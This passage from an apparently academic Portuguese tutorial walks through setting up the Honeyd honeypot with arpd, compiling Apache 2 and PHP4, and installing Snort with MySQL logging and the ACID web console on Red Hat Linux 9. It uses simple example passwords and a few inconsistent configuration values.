# arp -s 10.0.0.4 00:10:47:E5:12:86 pub
# arp -s 10.0.0.5 00:10:47:E5:12:86 pub
```

Você sempre deve repetir esta linha de comando para cada endereço que necessitar atender as requisições do Honeyd, isto é, mais precisamente para cada requisição bind que você for realizar no arquivo **honeyd.conf** .

Agora vamos criar o arquivo de log do honeypot, criar o usuário honeyd e colocar o usuário criado como proprietário do arquivo criado:

```
# touch /etc/honeyd/logs/arquivo.log
# chmod 666 /etc/honeyd/logs/arquivo.log
# useradd -m -s /sbin/nologin -d /usr/local/share/honeyd -u 65000 honeyd
# chown honeyd /etc/honeyd/logs/arquivo.log
```

Execute novamente o arpd:

```
# arpd 10.0.0.0/24
```

Observações: Você pode executar o arpd para responder requisições de uma subrede, de uma faixa de endereços ou até um único host.

Exemplos:
Para responder as requisições da subrede 192.168.0.0/24 :
arpd 192.168.0.0/24

Para responder a requisição do host 192.168.1.10 :
arpd 192.168.1.10

Para responder as requisições do host 10.0.0.1, dos hosts na faixa de 10.0.1.6 a 10.0.1.9 e toda a subrede 10.0.1.0/24:
arpd -d 10.0.0.1 10.0.1.6-10.0.1.9 10.0.1.0/24

Para mais detalhes consulte a documentação do arpd.

Observação: Tenha muito cuidado ao executar o arpd, pois este pode ocasionar em problemas de funcionamento ou indisponibilidade de servidores DHCP em redes locais.

E para a execução do Honeyd digite os seguintes comandos:

```
# honeyd -u 65000 -f /etc/honeyd/conf/honeyd.conf -p /etc/honeyd/nmap.prints -x /etc/honeyd/xprobe2.conf -a /etc/honeyd/nmap.assoc -0 /etc/honeyd/pf.os -l /etc/honeyd/logs/arquivo.log 10.0.0.0/24
```

Parâmetros:

-d : Executa o honeyd em processo de daemon e exibe todo o tráfego diretamente na tela (pode ser útil, mas o parâmetro não foi utilizado no nosso exemplo);

-u : Faz o honeyd para ser executado por um usuário honeyd;

-f : Serve para executar um determinado arquivo de configuração (honeyd.conf);

-x, **-p** e **-a** : São arquivos que são usados pelo honeyd para o nmap e escaneamentos denominados como xprobe;

-l : Define o nome e o caminho do arquivo de log;

10.0.0.0/24 : Faz com que o honeyd atenda o tráfego da rede 10.0.0.0/24 como um todo.

3.1.6.3 Instalação do ambiente de gerenciamento Web (ACID):

Torna-se extremamente necessário a implementação de um ambiente centralizado para armazenamento das informações do IDS. Foi utilizado o ACID (Analysis Console for Intrusion Databases), pelo motivo deste software ser uma solução que possui recursos especiais para exibição das atividades do Snort, assim como a coleta de informações e armazenamento destas no banco de dados do MySQL Server (escolhido para o projeto, que foi instalado seguindo o script de instalação de programas no Red Hat Linux 9 mostrado anteriormente). No ponto de vista teórico, o MySQL fará armazenamento de todos os registros ocorridos no IDS, lembrando que, o Snort enviará todos os registros de atividades maliciosas para o banco de dados do MySQL. Uma das características do Snort é que o mesmo possui plugins especiais com suporte para enviar informações dos ataques para vários tipos de bancos de dados, como por exemplo: MySQL, PostgresSQL e MS SQL Server.

Se em alguns dos casos, o usuário não realizou a instalação do MYSQL Server no Red Hat Linux, torna-se necessário realizar a instalação do mesmo. Neste projeto foi utilizando o Package Management (Gerenciador de Pacotes) do Red Hat Linux 9 para fazer a instalação do MySQL Server. Para fazer isso, primeiramente o usuário deve colocar na estação de trabalho o cd 1 do Red Hat Linux 9, clicar no menu inicial do ambiente gráfico do Red Hat, escolher "**System Settings**" e selecionar a opção "**Add/Remove Applications**" que será exibido automaticamente a interface de gerenciamento de pacotes. Agora basta então localizar a categoria "**Servers**", clicar no conjunto de aplicativos "**SQL Database Server**" e também clicar em **Details** e adicionar o pacote "**mysql-server**", e então clicar no botão "**Close**", por fim clique no botão "**Update**" do Package Management para realizar a instalação.



Figura 28 – Package Management do Red Rat Linux 9



Figura 29 – Adicionando pacote mysql-server

Como o ACID obrigatoriamente necessita de um servidor web instalado para exibir a interface de gerenciamento, foi realizada a instalação do Apache 2, não sendo adotado o apache nativo desta instalação Linux (contida no cd), pois este apresentou alguns problemas na exibição do ACID. Para resolver o problema, foi realizado o download do pacote no site oficial do Apache[21]. Após esta etapa, foi desabilitado o serviço de inicialização do apache nativo chamado **httpd** digitando em um terminal ou no prompt do modo de texto o comando **ntsysv**, este comando é utilizado por habilitar e desabilitar serviços com inicialização automática nesta distribuição.

Após realizar o download, copie o pacote **httpd-2.X.X.tar.gz** para o diretório /**usr**/**local**/**src** da sua estação, após digite:

```
# cd  /usr/local/src
# tar  -xzvf  httpd-2.X.X.tar.gz
# cd  /usr/local/src/httpd-2.X.X
# ./configure prefix=/usr/local/apache2  --enable-module=so
# make
# make install
```

Torna-se necessário a instalação do php para a exibição do ACID.

Instalação do PHP4:

Copie o pacote **php-4.X.X.tar.gz** para o diretório /**usr**/**local**/**src** da sua estação. Logo após digite:

```
# cd  /usr/local/src
# gunzip  php-4.X.X.tar.gz
# tar  -xvf  php-4.X.X.tar
```

```
# rm  -f  php-4.X.X.tar
# cd  php-4.X.X
# ./configure  --with-mysql  --with-apxs2=/usr/local/apache2/bin/apxs
                --with-gd  --with-zlib
# make
# make install
# cp  php.ini-dist  /usr/local/lib/php.ini
```

Adicione as seguintes linhas no arquivo de configuração do Apache2 localizado em: **/usr/local/apache2/conf/httpd.conf**

```
#
# Habilitando o módulo do php4
#
LoadModule  php4_module                 modules/libphp4.so

#
# Faz com que o Apache interprete os arquivos com a extensão .php
#
AddType  application/x-httpd-php  .php
AddType  application/x-httpd-php-source  .phps
```

Testando o Apache:

Você pode verificar se a configuração do PHP com o Apache está correta criando um simples arquivo de teste no diretório **DocumentRoot**. Para saber a localização do seu diretório **DocumentRoot**, abra o arquivo **httpd.conf** do Apache2 (**/usr/local/apache2/conf/httpd.conf**) e procure a seção **DocumentRoot**.

Exemplo:

```
DocumentRoot  "/usr/local/apache2/htdocs"
```

Para executar o serviço do Apache2 digite o seguinte comando:

```
# /usr/local/apache2/bin/apachectl  -k  start
```

Para testar se o php está funcionando com o Apache 2, é necessário criar um arquivo com o seguinte conteúdo no diretório **/usr/local/apache2/htdocs**:

```
<?php phpinfo(); ?>
```

Salve o arquivo como **test.php** no diretório /usr/local/apache2/htdocs.

Execute o seu web browser e digite o endereço: **http://localhost/test.php**

Você poderá ver informações do seu sistema, do Apache e PHP, conforme a figura a seguir:



Figura 30 – Realizando testes no PHP com o arquivo test.php



Figura 31 – O utilitário Network Query Tool (nqt.php)

Você também pode usar uma solução chamada NQT[36] (Network Query Tool). Copie este arquivo para o seu diretório de trabalho (/**usr**/**local**/**apache2**/**htdocs**), e o renomeie o arquivo para **nqt.php**. Depois é só digitar **http://localhost/nqt.php** no seu web browser.

Após estes passos iremos instalar as os arquivos necessários para a configuração do Snort. Para o funcionamento correto do snort torna-se necessário o uso da PCRE library (Perl Compatible Regular Expressions library). Esta foi realizada na instalação do honeyd.

Instalar a libpcap:

```
# cd  /usr/local/src
# tar  -xzvf  libpcap-0.9.4.tar.gz
# cd  libpcap-0.9.4
# ./configure
# make
# make install
```

Instalação e configuração do Snort:

A versão utilizada do snort para o trabalho foi a versão 2.2.0, pela facilidade fato da mesma ser utilizada como padrão de documentação do próprio site. Mas o site recomenda que sejam realizadas atualizações para versões mais recentes do software, após a instalação desta. É válido lembrar que o snort necessita das bibliotecas libpcre, libpng e zlib. Geralmente a libpng e zlib já são instaladas por padrão no Red Hat Linux 9. Copie o pacote snort-2.2.0.tar.gz para o diretório /usr/local/src da sua estação, após isso faça:

```
# tar  -xzvf  snort_version.tar.gz
# cd  snort-version
# ./configure  --prefix=/usr/local/snort  --with-mysql
# make
# make  install
```

Crie diretório /etc/snort/rules :

```
# mkdir  -p  /etc/snort/rules
```

Copie o arquivos do diretório do snort para os diretórios criados :

```
# cp  -r  /usr/local/src/snort-2.2.0/etc/*  /etc/snort/
# cp  -r  /usr/local/src/snort-2.2.0/rules/*  /etc/snort/rules/
```

Caso esteja usando uma nova versão do Snort será necessário o download das regras do Snort (Rules). Existem 3 tipos de download de regras do snort:

1 - Subscrição - Pago

2 - Registrado - Gratuito

3 - Comunidade - Gratuito

Uma das dicas é você fazer o download das regras após ter registrado, porque são regras atualizadas. Para isso clique no link download do pacote snortrules-snapshot-CURRENT.tar.gz e faça seu registro.

Configurando o Snort:

Agora vamos configurar o Snort, primeiramente vamos editar as seguintes linhas do arquivo /etc/snort/snort.conf:

```
var HOME_NET 10.0.0.0/24
var EXTERNAL_NET !$HOME_NET
var DNS_SERVERS 10.0.0.1
var RULE_PATH /etc/snort/rules

var HOME_NET any                    # Para capturar todos as redes
var EXTERNAL_NET !$HOME_NET    # Tudo o que não for HOME_NET é externo
var RULE_PATH /etc/snort/rules      # Caminho para as regras

# Abaixo, esta eh a linha mais importante de todas, pois é ela que realizara a
# configuracao do snort integrado ao mysql, e os dados dos ataques serao
# armazenados na tabela snort criada no banco mysql:
output database: log, mysql, user=snort password=snort dbname=snort host=localhost
```

Por padrão para facilitar o entendimento do trabalho, criamos o usuário "snort" com a password deste usuário também "snort" e até o nome da tabela do Mysql também será chamada de "snort", mas o usuário pode fazer a criação destes parâmetros de acordo com a sua preferência. Vamos primeiramente criar o grupo snort e o usuário snort na estação associado ao grupo criado:

```
# groupadd snort
# useradd -g snort snort
```

Criando os Bancos de Dados do Snort + ACID no Mysql

Um fator importante é verificar se o se o MySql Server está sendo executado na estação. Caso contrário torna-se necessário habilitar o serviço de inicialização do

MySQL chamado de **mysqld** utilizando o comando **ntsysv** em um terminal prompt, logo após a execução deste comando, será exibido uma tela semelhante a tela à seguir:



Figura 32 – Verificando a inicialização automática dos serviços com o utilitário ntsysv

Após marcar o serviço mysqld para ser iniciado automaticamente dentro do utilitário ntsysv, digite o seguinte comando no terminal para iniciar o mysqld:

```
# service  mysqld  start
```

Inicialmente você deve definir a senha de administrador do Mysql, toda vez que você acessar o Mysql, você precisará desta senha:

```
# service mysqld start
Initializing MySQL database                    [  OK  ]
Starting MySQL database                        [  OK  ]
```

Ao digitar o comando mysql no prompt você verá a mudança do prompt conforme abaixo:

```
# mysql
mysql>
```

Inicialmente você deve definir a senha de administrador do Mysql, toda vez que você acessar o Mysql. Esta senha é definida na primeira linha de comando a seguir no servidor mysql:

```
mysql> SET PASSWORD FOR root@localhost=PASSWORD('admin');
>Query OK, 0 rows affected (0.25 sec)
mysql> create database snort;
>Query OK, 1 row affected (0.01 sec)
mysql> grant INSERT,SELECT on root.* to snort@localhost;
>Query OK, 0 rows affected (0.02 sec)
```

Nas linhas de comandos anteriores eu defini a senha de administrador do Mysql como “admin”, foi criado um banco de dados snort e foi concedido privilégios para este banco de dados.

Nas linhas de comando a seguir, será definida a mesma senha do arquivo **snort.conf** na seção **# output database**. Para relembrar a configuração realizada no arquivo snort.conf nesta seção, a senha definida foi **“snort”.**

Então digite a sequência de comandos no servidor mysql:

```
mysql> SET PASSWORD FOR snort@localhost=PASSWORD('snort');
>Query OK, 0 rows affected (0.25 sec)
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to
snort@localhost;
>Query OK, 0 rows affected (0.02 sec)
mysql> grant CREATE, INSERT, SELECT, DELETE, UPDATE on snort.* to snort;
>Query OK, 0 rows affected (0.02 sec)
mysql> exit
>Bye
```

Agora execute o seguinte comando para criar as tabelas:

```
# mysql  -u  root  -p < /usr/local/src/snort-2.2.0/contrib/create_mysql snort
Enter password: ( digite aqui a senha de administrador mysql )
```

OBS: Nas versões mais recentes do snort foi alterado o diretório "**contrib**" no pacote para "**schemas**", isso ajuda a encontrar do arquivo "**create_mysql**", e lá você encontra schemas para outros bancos de dados. Um schema é um conjunto de atributos que formam uma classe, como por exemplo, uma agenda e nesta agenda possui campos como nome, endereço, telefone, bairro, cidade, cep etc...

Agora verifique se as tabelas foram criadas corretamente:

```
# mysql -u  root  -p
>Enter password:                    ( digite a senha de root definida para o Mysql )
mysql> show databases;
```

Observe na saída de comandos a seguir que as databases foram criadas:

```
+------------+
| Database
+------------+
| mysql
| Snort
| test
+------------+
3 rows in set (0.00 sec)

mysql> use snort;
>Database changed
mysql>

mysql> show tables;
+------------------+
| Tables_in_Snort
+------------------+
| data
| detail
| encoding
| event
| flags
| icmphdr
| iphdr
| opt
| protocols
| reference
| reference_system
| schema
| sensor
| services
| sig_class
| sig_reference
| signature
| tcphdr
| udphdr
+------------------+
19 rows in set (0.00 sec)

mysql> exit
Bye
```

Instalação dos pacotes ADODB, Jpgraph e ACID

ADOdb:

```
# wget  http://mesh.dl.sourceforge.net/sourceforge/adodb/adodbXXX.tgz
# tar -xzvf  adodbXXX.tgz
# cp  -r  adodb/  /usr/local/apache2/htdocs/adodb/
# rm  adodbXXX.tgz
```

JpGraph:

```
# wget  http://www.aditus.nu/jpgraph/jpdownload/JpGraph-1.XX.tar.gz
# tar  -xzvf  jpgraph-1.XX.tar.gz
# cd  jpgraph-1.XX
# cp  -r  src/  /usr/local/apache2/htdocs/jpgraph
# rm  jpgraph-1.XX.tar.gz
```

ACID:

```
# wget  http://www.snort.org/dl/contrib/data_analysis/acid/acid-0.X.XXX.tar.gz
# tar  -zxvf  acid-0.X.XXX.tar.gz
# cd  acid
# cp  -r  acid/   /usr/local/apache2/htdocs/acid
# rm  acid-0.X.XXX.tar.gz
```

Agora, edite as seguintes linhas do arquivo:

/usr/local/apache2/htdocs/acid/acid_conf.php

```
$DBlib_path = "/usr/local/apache2/htdocs/adodb";

$DBtype = "mysql";

/*  Alert DB connection parameters  */
$alert_dbname   = "snort";          # database criada no MySql - snort
$alert_host     = "localhost";              # host local
$alert_port     = "";               # deixar em branco
$alert_user     = "snort";          # usuario snort
$alert_password  = "passwd";        # senha do usuario snort

/*  Archive DB connection parameters  */
$archive_dbname = "snort";              #  MySQL database name of Snort alert DB
$archive_host = "localhost";            #  host on which the DB is stored
$archive_port = "";                 #  port on which to access the DB
$archive_user = "snort";            #  login to the database with this user
$archive_password = "password ";        #  password of the DB user
```

```
/*  Path to the graphing library  */
# localizacao dos arquivos do jpgraph
$ChartLib_path = "/usr/local/apache2/htdocs/jpgraph";
```

Testando o ACID:

Basta digitar no web browser **http://localhost/acid_main.php** , desta forma, surgirá a seguinte tela a seguir:



Figura 33 – Configuração e otimização do Banco de Dados do ACID

Clique no hiperlink "**Setup page**" para criar tabelas usando o ACID. Logo após surgirá a seguinte tela no seu navegador:



Figura 34 – A tela ACID DB Setup

Clique no botão "**Create ACID AG**".

Quando você digitar novamente no web browser **http://localhost/acid_main.php**, surgirá a seguinte tela:



Figura 35 – A tela inicial do ACID

Obs: Se ao executar o ACID no web browser a seguinte mensagem de erro for apresentada: "Warning: MySQL Connection Failed: Can't connect to local MySQL server through socket '/tmp/mysql.sock'..."

Verifique se o serviço mysqld foi iniciado. Se o serviço foi iniciado e problema persistir, você terá que editar a linha do arquivo php.ini (/usr/local/lib/php.ini) para informar a localização correta do arquivo mysql.sock. Para isso edite o arquivo php.ini e localize a seção **mysql.default_socket** :

Modifique a linha de: mysql.default_socket = /tmp/mysql.sock

para: mysql.default_socket = /var/lib/mysql/mysql.sock

Pronto, agora reinicie o servidor Apache e execute o ACID novamente no web browser.

Configurando o script de inicialização para o snort:

```
# cp  /usr/local/src/snort-2.2.0/contrib/S99snort  /etc/init.d/snort
```

Observação: Foi percebido que o arquivo S99snort só está disponível na versão 2.2.x do snort, pois as outras versões distribuídas costumam armazenar este arquivo em outros diretórios do pacote do snort, conforme informado no site:

snort-2.2.x /**snort-2.2.x**/**contrib**/**S99snort**

snort-2.4.x /**snort-2.2.x**/**rpm**/**snortd**

Edite as seguintes linhas do arquivo /**etc**/**init.d**/**snort** :

```
SNORT_PATH=/usr/local/snort/bin
